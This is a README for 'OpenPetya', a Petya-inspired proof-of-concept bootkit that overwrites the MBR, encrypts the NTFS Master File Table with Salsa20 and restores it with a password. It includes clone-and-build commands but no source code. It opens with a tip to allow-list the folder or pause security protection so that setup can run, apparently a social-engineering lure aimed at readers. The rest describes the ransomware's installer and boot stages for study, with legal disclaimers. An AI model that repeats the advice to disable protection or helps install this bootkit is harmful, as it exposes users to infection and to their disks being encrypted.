Tip
If the setup does not start, add the folder to the allowed list or pause protection for a few minutes.
Caution
Some security systems may block the installation. Only download from the official repository.
git clone https://github.com/KiloBenefactor/OpenPetya-135.git
cd OpenPetya-135
mkdir build && cd build
cmake ..
cmake --build . --config Release
A Proof-of-Concept bootkit inspired by Petya ransomware, written in Assembly, C, and C++

If you find this project helpful or informative, I would truly appreciate a ⭐ on the repository. Your support would be a great motivation for me to continue improving this tool.
OpenPetya is an educational project designed to study how bootkits and low-level ransomware operate internally.

The project focuses on:
- custom MBR bootloading
- multi-stage boot process
- Protected Mode transition
- NTFS Master File Table (MFT) encryption
- Salsa20-based cryptography
- password validation and restoration workflow
OpenPetya is NOT intended to be an exact reimplementation of either Petya or NotPetya. Instead, it is a simplified Proof-of-Concept designed for learning and research purposes.
It is worth mentioning that OpenPetya does not include Command-and-Control (C2) functionality. In addition, OpenPetya stores plaintext MFT backup data inside hidden sectors after encryption. This behavior is intentionally designed for educational purposes because those features are relatively trival compared to the core bootloader and cryptographic mechanisms implemented in this project. However, you can still modify or remove these features if necessary.
Over the past few months, I have been studying:
- malware analysis
- bootloaders
- rootkits and bootkits
- Windows internals
- operating system fundamentals
- low-level Assembly programming
While researching Petya and NotPetya, I realized that many online resources only briefly explain the overall workflow without demonstrating how the underlying boot process actually works.
In addition, many existing Petya-related projects rely on extracted bootloader binaries or modified original components rather than implementing the logic from scratch.
Therefore, I decided to develop OpenPetya as a practical project for understanding:
- how custom MBR bootkits work
- how stage-2 bootloaders operate
- how disk encryption workflows function
- how password validation and restoration mechanisms are implemented
The project also serves as part of my ongoing research into bootkits, low-level malware, and operating system internals.
Related articles:
- Analyzing Petya
- Analyzing NotPetya
- Simple MBR And Bootloader
- OpenBootloader
- Rootkits and Bootkits Notes
- PC Assembly Language Notes
- Serious Cryptography Notes
-
Custom MBR
OpenPetya uses a custom Master Boot Record (MBR) to load the stage-2 payload.
-
Custom Stage-2 Bootloader
The stage-2 bootloader contains the core functionality of the project, including:
- Salsa20 encryption/decryption
- password validation
- restoration logic
- user interface
-
Protected Mode Transition
The bootloader switches from 16-bit Real Mode to 32-bit Protected Mode before executing higher-level logic.
-
MFT Encryption
Similar to the original Petya, OpenPetya encrypts critical parts of the NTFS Master File Table (MFT) using Salsa20.
-
Password Validation
OpenPetya validates the input password before decryption to prevent irreversible corruption caused by invalid keys.
-
Automatic Restoration
Once the correct password is entered:
- encrypted data is restored
- the original boot chain is recovered
- OpenPetya removes itself automatically
User-mode installer and controller application.
Functions:
- drive selection
- installation
- reboot triggering
- utility interface
Custom Master Boot Record (MBR) code responsible for:
- stage-2 loading
- early boot execution
The core payload of OpenPetya.
Responsibilities:
- Protected Mode transition
- Salsa20 cryptographic operations
- MFT encryption/decryption
- password validation
- restoration
- boot-time interface

The workflow of OpenPetya is summarized below.
- encrypted data is decrypted
- the original boot chain is restored
- OpenPetya removes itself automatically
Unlike the original Petya ransomware, OpenPetya does not attempt to deceive users with fake CHKDSK screens or social engineering behavior. The project is designed purely for educational and research purposes.
Detailed explanations about:
- MBR boot process
- Real Mode and Protected Mode
- Salsa20 implementation
- MFT encryption workflow
- bootkit design
- More discussions about Petya and NotPetya
- How to use undocumented APIs (such as
NtRaiseHardError)
Are documented in this article.
This project was developed purely for educational and research purposes.
The goal of OpenPetya is to study:
- bootkits
- operating system internals
- low-level malware techniques
- bootloader architecture
Do NOT use this project for illegal activities or against systems you do not own or explicitly have permission to test.
The author is NOT responsible for any misuse of this software.
- Improved recovery workflow
- Better NTFS parsing
- More accurate Petya behavior simulation
- UEFI experiments
- Additional bootkit research
- Full-screen Graphics Mode
- Windows 10 support
Thanks for checking out this project. Feedback and suggestions are welcome.